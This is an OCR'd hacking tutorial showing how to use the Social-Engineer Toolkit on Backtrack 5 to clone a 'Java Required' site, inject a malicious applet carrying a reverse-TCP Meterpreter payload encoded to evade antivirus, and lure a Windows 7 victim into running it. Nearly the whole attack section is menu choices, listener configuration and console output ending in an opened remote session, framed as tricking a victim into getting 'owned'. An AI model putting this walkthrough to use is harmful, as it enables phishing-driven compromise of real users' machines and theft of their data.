# Triggering Windows 7

# (Social Engineenering Toolkit)

**By**

**Prateek Shukla**

**(CISE, C|EH, E|CSA, BCSE)**

**Social Network:- www.facebook.com/pratikshukla123**

**www.facebook.com/officialprateekshukla**

**Web:- www.hackingwithprateek.in**

# Introduction

Social engineering is an act of manipulating people to perform actions that they don't intend to do. A cyber-based socially engineered scenario is designed to trap a user into performing activities that can lead to the theft of confidential information or some malicious activity. The reason for the rapid growth of social engineering amongst hackers is that it is difficult to break the security of a platform, but it is far easier to trick the user of that platform into performing unintentional malicious activity. For example, it is difficult to break the security of Gmail in order to steal someone's password, but it is easy to create a social engineered scenario where the victim can be tricked to reveal his/her login information by sending a fake login/phishing page. The Social Engineer Toolkit is designed to perform such tricking activities. Just like we have exploits and vulnerabilities for existing software and operating systems, SET is a generic exploit of humans in order to break their own conscious security.

## Working of SET

Social Engineering Toolkit is a Python-based automation tool that creates a menu-driven application for us. Faster execution and the versatility of Python makes it the preferred language for developing modular tools like SET. It also makes it easy to integrate the toolkit with web servers. Any open source HTTP server can be used to access the browser version. of SET.

## Prerequisites:

Backtrack 5 (R1/R2/R3) as the Attacker’s Machine

Windows 7 as the victim’s Machine

Victim’s IP Address.

## Brief Overview of Exploitation

Well, in this exploitation technique what we are going to do is :

1) **Get the IP Address of the Target Host**


2) **Using SET in Backtrack, we will create a vulnerable Java Applet.**

3) **Using Social Engineering method, we will make the victim run the vulnerable Java Applet.**


4) **As soon as he/she runs the vulnerable Java Applet, he/she gets owned.**

So, Let’s Start;

Open your SET tool by going in directory given below **Applications-->Backtrack-->Exploitation Tools-->Social Engineering Tools-->Social Engineering Toolkit-->SET**




Then we will select option **1** to enter the Social Engineering Attacks .




```
[---]        Development Team: Garland              [---]
[---]                 Version: 3.4.1                [---]
[---]           Codename: 'A New Beginning'         [---]
[---]        Report bugs: davek@trustedsec.com      [---]
[---]         Follow me on Twitter: dave_rel1k      [---]
[---]       Homepage: https://www.trustedsec.com    [---]

  Welcome to the Social-Engineer Toolkit (SET). Your one
   stop shop for all of your social-engineering needs..

   Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

After  **SET** opened, we will select 1st option that is Social-Engineering Attacks and after that we select option **2** that is the **Spear-Phishing Attack Vectors.**




```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

After that we select option 1 that is **Java Applet Attack Method**




```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Man Left in the Middle Attack Method
  6) Web Jacking Attack Method
  7) Multi-Attack Web Method
  8) Victim Web Profiler
  9) Create or import a CodeSigning Certificate

 99) Return to Main Menu

set:webattack>1
```

And again we select option **1** that is **Web Templates**.




```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

After that  we select option **1** that is Java Required.




```
  1. Java Required
  2. Gmail
  3. Google
  4. Facebook
  5. Twitter

set:webattack> Select a template:1
```

As soon as you enter your choice as **Java Required,** we will see something like this:




```
set:webattack> Select a template:1

[*] Cloning the website:
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: K2qmbHe2TM
[*] Malicious java applet website prepped for deployment
```

After that we need to specify the Payload . You can Select the payload you want but  in my condition i am taking **Windows Reverse_TCP Meterpreter** that is option **2.**




```
What payload do you want to generate:

  Name:                                       Description:

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Bind Shell                      Execute payload and create an acce
pting port on remote system
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TC
P Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   8) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and spawn Meterpreter
  11) SE Toolkit Interactive Shell            Custom interactive reverse toolkit
 designed for SET
  12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES
```

And after that we need to select encoder to make our backdoor undetectable. I suggest you choosing option **2** that is  **shikata_ga_nai** and after that comes port, i am using default port that is **443**.




```
set:payloads>2

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)

set:encoding>2
set:payloads> PORT of the listener [443]:443
```

Now, after we have configured everything and If everything goes well then you will get something like this:



```
LHOST => 192.168.2.2
resource (/pentest/exploits/set/src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (/pentest/exploits/set/src/program_junk/meta_config)> set InitialAutoRunScript post/osx/
gather/enum_osx
InitialAutoRunScript => post/osx/gather/enum_osx
resource (/pentest/exploits/set/src/program_junk/meta_config)> set ExitOnSession false
[*] Starting the payload handler...
ExitOnSession => false
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
resource (/pentest/exploits/set/src/program_junk/meta_config)> use exploit/multi/handler
resource (/pentest/exploits/set/src/program_junk/meta_config)> set PAYLOAD linux/x86/shell/revers
e_tcp
[*] Started reverse handler on 192.168.2.2:8080
[*] Starting the payload handler...
PAYLOAD => linux/x86/shell/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/meta_config)> set LHOST 192.168.2.2
LHOST => 192.168.2.2
resource (/pentest/exploits/set/src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (/pentest/exploits/set/src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 192.168.2.2:8081
[*] Starting the payload handler...
```

Now we will  use social-engineer or any trick and let victim surf our IP address(Attacker's ip) i.e**- 192.168.2.2** and as soon as he’ll **“RUN”** the application, he will be owned. Let’s see…



192.168.2.2

Java Required!

Search the website

Search

Home Services About Help Links

Welcome to the website, you must hava … at pops up is accepted to load the sit content.

Security Warning

**Do you want to run this application?**

Name: Java

Publisher: UNKNOWN

From: http://192.168.2.2

Risk: This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the publisher.

More Information

**Select the box below, then click Run to start the application**

☑ I accept the risk and want to run this application.

Run Cancel

Show Options

… moments.
… ll provide you with necessary update

Welcome to the site! This site requires Ja … page will load. properly. … rosoft in order to view our site


You must first click "Run" for the signed Java component from Microsoft in order to view our site successfully. Java is a well trusted and industry used component for websites.

Home | Services | About | Help | Links

All rights reserved ©


Transferring data from 192.168.2.2...

If everything goes right then you will screen similar to below image which shows that victim got hacked and we can now access victim's system easily.



```
                                    [-] Post failed: NoMethodError undefined method `chomp'
 for nil:NilClass
[-] Call stack:
[-]   /opt/metasploit/msf3/modules/post/osx/gather/enum_osx.rb:46:in `run'
192.168.2.4 - - [04/Aug/2012 13:27:05] "GET /K2qmbHe2TM HTTP/1.1" 200 -
                                                                [*] Sending stage (752128
bytes) to 192.168.2.4
[*] Meterpreter session 3 opened (192.168.2.2:443 -> 192.168.2.4:52981) at 2012-08-04 13:27:09 -0
400
